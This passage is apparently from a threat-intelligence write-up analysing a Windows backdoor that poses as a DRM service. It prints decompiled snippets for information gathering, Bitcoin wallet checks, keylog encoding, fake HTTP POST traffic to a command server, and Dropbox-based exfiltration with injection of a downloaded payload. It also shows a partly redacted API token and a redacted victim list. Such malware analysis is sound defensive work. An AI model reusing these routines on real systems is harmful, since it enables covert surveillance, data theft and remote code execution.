Windows Media Right Manager Properties (Local Computer)
General
Log On
Recovery
Dependencies
Help me configure service startup options.
Start
Stop
Pause
Resume
OK
Cancel
Apply

Service name: WinDRM

Display name: Windows Media Right Manager

Description: DRM stands for digital rights management. DRM is a technology used by content providers, such as

Path to executable:
"C:\ProgramData\Microsoft\DRM\Server\WinDRM.exe" -P

Startup type: Automatic

Service status: Stopped

You can specify the start parameters that apply when you start the service from here.


Start parameters:

Figure 7. Register as a system service.

## Information Gathering

It will collect some basic information like IP address, hostname, username, OS version and so on. Also, it will search the registry key's value `HKEY_CURRENT_USER\\Software\\Bitcoin\\Bitcoin-Qt` and try to look for the wallet address if exist (Figure 8). All of this information will upload to Dropbox as `%Y-%m-%d %H-%M-%S.log` , below is a file sample:

```
Lan IP: x.x.x.x
Computer: WIN-XXXXXX
UserName: Administrator
OS: Win10(X64)
Version: 8.0
Bit: Not Found !!!
Exist: NO
```




```
KERNEL32.DLL::GetLocalTime((LPSYSTEMTIME)&_Stack2824);
GetIP(&lan_ip);
nSize = 0x20;
BVar1 = KERNEL32.DLL::GetComputerNameW(&hostname,&nSize);
if (BVar1 == 0) {
  KERNEL32.DLL::GetLastError();
}
nSize = 0x20;
BVar1 = ADVAPI32.DLL::GetUserNameW(&username,&nSize);
if (BVar1 == 0) {
  KERNEL32.DLL::GetLastError();
}
GetOsVersion(&os_version);
has_wallet = CheckBitcoin(&is_bitcoin_core_installed);
USER32.DLL::wsprintfW(&version,L"8.0");
USER32.DLL::wsprintfA
          (param_1,"%04d-%02d-%02d %02d:%02d:%02d.log",(uint)_Stack2824.wYear,
           (uint)_Stack2824.wMonth,(uint)_Stack2824.wDay,(uint)_Stack2824.wHour,
           (uint)_Stack2824.wMinute,(uint)_Stack2824.wSecond);
found_wallet = L"NO";
if ((int)has_wallet != 0) {
  found_wallet = L"YES";
}
cchWideChar = USER32.DLL::wsprintfW
                        (&wide_char_str,

                         L"Lan IP: %s \r\nComputer: %s \r\nUserName: %s \r\nOS: %s \r\nVersion:
                         %s \r\nBit: %s \r\nExist: %s"
                         ,&lan_ip,&hostname,&username,&os_version,&version,
                         &is_bitcoin_core_installed,found_wallet);
```

Figure 8. Code snippet of information gathering.

## Recording Features

This sample acquired three types of recording features, including key-log, clipboard log, and screen recording. The screen recording file naming format is `[%y-%m-%d] %H-%M-%S.avi` . The key-log and clipboard log will encode by different key and salt, then save as `<hash>.pas` for key-log and `<hash>.log` for clipboard log (Figure 9).




```
log_len = USER32.DLL::wsprintfW
                    (&raw_string,L"\r\n[%02d:%02d:%02d %04d-%02d-%02d ] |%s | %s | %s \r\n",
                     (uint)local_658.wHour,(uint)local_658.wMinute,(uint)local_658.wSecond,
                     (uint)local_658.wYear,(uint)local_658.wMonth,(uint)local_658.wDay,
                     (LPCWSTR)&buffer,window,source);
lpBuffer = local_640;
nNumberOfBytesToWrite_00 = log_len * 2;
lVar4 = 0;
if (0 < (longlong)(int)nNumberOfBytesToWrite_00) {
  do {
    lVar5 = lVar4 + 1;
                  /* ((bytes + slat) ^ key) - salt */
    *(char *)((longlong)&raw_string + lVar4) =
         (*(char *)((longlong)&raw_string + lVar4) + 0x56U ^ 0xaa) + 0xaa;
    lVar4 = lVar5;
  } while (lVar5 < (longlong)(int)nNumberOfBytesToWrite_00);
}
lVar4 = (longlong)(int)nNumberOfBytesToWrite;
if (0 < lVar4) {
  pcVar6 = local_640;
  do {
                  /* ((bytes + slat) ^ key) - salt */
    *pcVar6 = (pcVar6[(longlong)((longlong)param_2 - (longlong)local_640)] + 0x56U ^ 0xaa) + 0xaa;
    pcVar6 = pcVar6 + 1;
    lVar4 = lVar4 + -1;
  } while (lVar4 != 0);
}
filepath = (LPCWSTR)&pas_file;
if (param_4 == 0) {
  filepath = (LPCWSTR)&log_file;
}
USER32.DLL::wsprintfW(&filename,filepath);
hFile = KERNEL32.DLL::CreateFileW(&filename,0x40000000,2,NULL,4,0,NULL);
if (hFile != (HANDLE)0xffffffffffffffff) {
  DVar2 = KERNEL32.DLL::SetFilePointer(hFile,0,NULL,2);
  if (DVar2 != 0xffffffff) {
    KERNEL32.DLL::WriteFile(hFile,&raw_string,nNumberOfBytesToWrite_00,local_res20,NULL);
    KERNEL32.DLL::WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,local_res20,NULL);
  }
  KERNEL32.DLL::CloseHandle(hFile);
}
```

Figure 9. Code snippet of key log encoding.

## Connect to C&C Server

This sample can also connect to a specific C&C server and send back data by using a fake HTTP POST request (Figure 10).



```
wsprintfA(&szHeader,"Param: hp=%d; hp=%d; hp=%d; hp=%d; hp=%d; \r\n",*(int *)(param_1 + 0x1c0),
          *(int *)(param_1 + 0x1c4) + 1,lpszReferrer,
          *(int *)(param_1 + 0x160) - *(int *)(param_1 + 0x184),dwFlags);
HttpAddRequestHeadersA(_is_sent,&szHeader,0xffffffff,0xa0000000);
HttpAddRequestHeadersA(_is_sent,"Accept: */*\r\n",0xffffffff,0xa0000000);
BufferIns.dwStructSize = 0x38;
BufferIns.dwOffsetHigh = 0;
lpszReferrer = iVar3;
if (((*(int *)(param_1 + 0x14c) != 0) &&
    (lpszReferrer = iVar1, *(char *)(param_1 + 0x10c) != '\0')) &&
   (*(char *)(param_1 + 300) != '\0')) {
  dwBufferLength = lstrlenA((LPCSTR)(param_1 + 0x10c));
  InternetSetOptionA(_is_sent,0x2b,(LPVOID)(param_1 + 0x10c),dwBufferLength);
  dwBufferLength = lstrlenA((LPCSTR)(param_1 + 300));
  InternetSetOptionA(_is_sent,0x2c,(LPVOID)(param_1 + 300),dwBufferLength);
}
while( true ) {
  is_sent = HttpSendRequestExA(_is_sent,&BufferIns,NULL,0,0);
  if ((is_sent == 0) ||
     ((dwFlags != 0 &&
      (iVar1 = InternetWriteFile(_is_sent,*(undefined8 *)(param_1 + 0x178)), iVar1 == 0))))
  goto LAB_1400064f1;
  iVar1 = HttpEndRequestA(_is_sent,0);
  if (iVar1 != 0) break;
  dwBufferLength = GetLastError();
  uVar4 = (ulonglong)dwBufferLength;
  if ((dwBufferLength != 0x2f00) || (2 < lpszReferrer)) goto LAB_1400064f9;
  lpszReferrer = lpszReferrer + 1;
}
```

Figure 10. Code snippet of preparing for fake POST request.


## RTTI Information

The RTTI information remaining, here is the full class name list we got:

- CHPAvi
- CHPCmd
- CHPExplorer
- CHPHttp
- CHPKeyLog
- CHPNet
- CHPPipe
- CHPPlugin
- CHPProcess
- CHPProxy
- CHPRegedit
- CHPScreen
- CHPService
- CHPTcp
- CHPTelnet
- CHPUdp

## Interact With Dropbox


During reverse engineering, we found that the Dropbox API token with 64 characters is hardcoded in stack string (Figure 11).



```
dropbox_token[0] = 'c';
dropbox_token[1] = '3';
dropbox_token[2] = 'K';
dropbox_token[3] = 'C';
dropbox_token[4] = 'C';
dropbox_token[5] = 'd';
dropbox_token[6] = 'c';
dropbox_token[7] = '9';
dropbox_token[8] = 'Y';
dropbox_token[9] = 'z';
dropbox_token[10] = '[redacted]';
dropbox_token[11] = '';
dropbox_token[12] = '';
dropbox_token[13] = '';
dropbox_token[14] = '';
dropbox_token[15] = '';
dropbox_token[16] = '';
dropbox_token[17] = '';
dropbox_token[18] = '';
dropbox_token[19] = '';
dropbox_token[20] = '';
dropbox_token[21] = '';
dropbox_token[22] = '';
dropbox_token[23] = '';
```

Figure 11. Code snippet for the first 24 characters of Dropbox API token.

Besides connecting to the C&C server, this sample can also upload & download with Dropbox API. Especially when the log file is uploaded, it will try to download `bin.asc` and check the file has fake `GIF` file header or not. If everything is correct, it will continue to the custom decoding phase, which will calculate with an array of bytes hard-coded in the sample, to release the inject payload (Figure 12).



```
CollectInformation((LPSTR)&log_filepath,&local_408,(int *)&size);
wsprintfA(&remote_filepath,"/%s/%s",(LPCWSTR)&victim_hash,&log_filepath);
LoadSystemLibrary();
uVar3 = UploadDropbox(dropbox_token,&remote_filepath,&local_408,(ulonglong)size);
decrypt_index = uVar3 & 0xffffffff;
if ((int)uVar3 == 0) {
  size = 0;
  wsprintfA(&remote_filepath,"/%s/bin.asc",(LPCWSTR)&victim_hash);
  LoadSystemLibrary();
  uVar3 = DownloadDropbox(dropbox_token,&remote_filepath,(longlong)file_buf,(int *)&size);
  download_size = size;
  decrypt_index = uVar3 & 0xffffffff;
  if (((((int)uVar3 == 0) && (0 < (int)size)) && (*file_buf == 'G')) &&
     ((file_buf[1] == 'I' && (file_buf[2] == 'F')))) {
    LoadSystemLibrary();
    lVar4 = (longlong)(int)(download_size - 3);
    decrypt_index = 0;
    if (0 < lVar4) {
      do {
        uVar3 = decrypt_index + 1;
        file_buf[decrypt_index + 3] = (&DAT_140027750)[(byte)file_buf[decrypt_index + 3]];
        decrypt_index = uVar3;
      } while ((longlong)uVar3 < lVar4);
    }
    LoadSystemLibrary();
    decrypt_index = InjectAndExecute(file_buf + 3,download_size - 3);
    decrypt_index = decrypt_index & 0xffffffff;
  }
  VirtualFree(file_buf,0,0x8000);
}
```

Figure 12. Code snippet of interaction with Dropbox API.

## Inside of Dropbox Folder


After we got the Dropbox token, we can now dig into Dropbox by using official API, for example, list the account information which creates this token, list the full file and folder information.

In the Dropbox, the folder structure like this:

```
/<unique_hash>/%Y-%m-%d\ %H:%M:%S.log
/<unique_hash>/bin.asc
/codex64bin.asc
/codex86bin.asc
/x64bin.asc
/x86bin.asc
```

Each infected victim has its folder named by unique hash `/[0-9A-z]/`, this hash is generated by machine key and some other information. `%Y-%m-%d\ %H:%M:%S.log` is the log file upload by the victim. `*.asc` is the file upload by the threat actor. For example, `bin.asc` is the payload download by the victim when the log file is upload succeeds.

Sort out the log file on Dropbox, we can get the full list of infected computers (Figure 13).



| ip | hostname | username | os | version | bit | exist |
|---|---|---|---|---|---|---|
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win10(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win10(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win7(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win7(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win2k16(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | [redacted] | Win2k12R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
| [redacted] | [redacted] | Administrator | Win2k8R2(X64) | 8.0 | Not Found !!! | NO |
